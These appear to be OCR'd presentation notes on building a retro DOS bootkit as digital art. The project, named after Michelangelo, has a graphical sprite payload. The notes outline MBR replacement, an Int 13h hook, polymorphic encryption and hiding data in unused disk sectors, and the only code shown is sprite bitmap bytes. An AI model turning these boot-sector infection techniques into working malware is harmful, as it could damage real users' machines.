
- Use the best techniques of Stoned and Michelangelo to write a better bootkit
- Use techniques of Spanska for sprites, animation, vx writing as art
- Use techniques of other vx writers (i.e. Dark Angel) for *flair*
    - Flair == polymorphism



Challenges of bootkit art

“Artists must suffer for the art. That’s why it’s called *painting*.”

- 512 bytes is a pretty small amount of small for a virus under normal conditions
- 512 bytes is brutal when you are trying to load an image of a sprite at 128x80 resolution even after downsampling it and adding the byte buffer to the data section of your virus and realizing you probably can only fit a sprite that’s < 64 bytes and at that point, the pixelated output of your original image is so drastically different so as to be unrecognizable and wow I am really suffering for the art, someone give me a solo show at the Whitney
    - 128*80 == 10240 bytes
    - Why this resolution? Because 320x200 bytes would occupy the entire VGA buffer. But it also results in an image file that is 64000 bytes.
        - 64000 bytes is almost too large for a normal COM program on DOS [file size limit of .COM program:
          65536 bytes - length PSP (256 bytes) - word of stack (2 bytes) = 65278 bytes (~63kB)
    - Try scaling down to 1/10 at 32*20?
        - 32*20 == 640 bytes, but the resulting image just looks like trash… and it’s still larger than 512 bytes
    - 128*80 was the sprite size that provided a happy medium — the generated sprite was still recognizable and detailed enough, and the resulting image size was small enough to fit into the region of sectors between the MBR and VBR



michelangelo REanimator

Bootkit features and functionality

**Work in Progress


- Int 13h handler (TSR) — adapted from one of my other demo TSRs
- Polymorphic -> used for graphics routines and for simple bootkit encryption/decryption routine
- Replaces original MBR code with vx MBR, saves original MBR on free sectors on "disk"
    - (I have only tested this on my emulator setup, so this is infecting a virtual disk image in QEMU; I have yet to test this on hardware of that era.)
- Graphical payload
- Stores the graphical payload in sectors on disk that are free (using same technique as bootkits of the 1980s/1990s — FDISK formats a drive so first sector of active partition is at (C 0, H 1, S 1)
    - # free sectors between MBR and root directory of active partition = # of sectors on a cylinder (roughly 62, 63 - 1 (MBR), depends on disk formatting)


Sprite generation using Python script, part 1: downsampling

Sprite generation using Python script, part 2: bitmap -> bytes

```
MichelAngeBitmap:
db 0xee,0xee,0xe6,0xe1,0xe1,0xe1,0xe6,0xe6,0xe6,0xe1,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe1,0xe1,0xdc,0xe2,0xe1,0xe1,0xdc,0xdc,0xe1,0xe2,0xe1,0xdc,0xcf,0xcf,0xcf,0xdc,
0xdc,0xdc,0xdc,0xcf,0xcf,0xcf,0xcf,0xdc,0xe1,0xdc,0xdc,0xe1,0xe2,0xd9,0xcf,0xcf,0xcf,0xd6,0xd9,0xd6,0xcf,0xd9,0xcf,0xcf,0xcf,0xcf,0xcf,0xcf,0xc8,0xcf,0xcf,0xcf,0xd6,0xc
f,0xd6,0xd9,0xd9,0xd9,0xdc,0xdc,0xdc,0xe2,0xe2,0xe2,0xe6,0xe6,0xe6,0xe7,0xe7,0xea,0xee,0xee,0xee,0xed,0xee,0xef,0xf0,0xf1,0xf1,0xf2,0xf3,0xf4,0xf5,0xf5,0xf5,0xf6,0xf6,0
xf6,0xf6,0xf7,0xf7,0xf8,0xf7,0xf8,0xf9,0xf9,0xf9,0xf9,0xf8,0xf7,0xf7,0xf7,0xf7,0xf6,0xf6,0xf7,0xf7,0xf5,0xf4,0xf4,0xf4,0xf4,0xf4,0xf4,0xf4
db 0xea,0xe7,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe6,0xe2,0xe2,0xe2,0xe2,0xe2,0xe2,0xe1,0xe1,0xdc,0xdc,0xd9,0xdc,0xdc,0xe1,
0xe1,0xdc,0xdc,0xdc,0xdc,0xdc,0xd9,0xd9,0xd9,0xdc,0xdc,0xd9,0xd9,0xd9,0xcf,0xcf,0xcf,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xcf,0xcf,0xcf,0xcf,0xc2,0xc8,0xc8,0xcc,0xcc,0xc
c,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd6,0xd9,0xd9,0xd9,0xd9,0xd9,0xd9,0xdc,0xdc,0xdc,0xdc,0xde,0xe0,0xe0,0xe0,0xe0,0xe2,0xe2,0xe4,0xe4,0xe7,0xe7,0xe7,0xe7,0xea,0xea,0
xea,0xea,0xea,0xea,0xea,0xee,0xee,0xed,0xee,0xee,0xef,0xef,0xef,0xef,0xef,0xef,0xef,0xef,0xef,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf1,0xf2
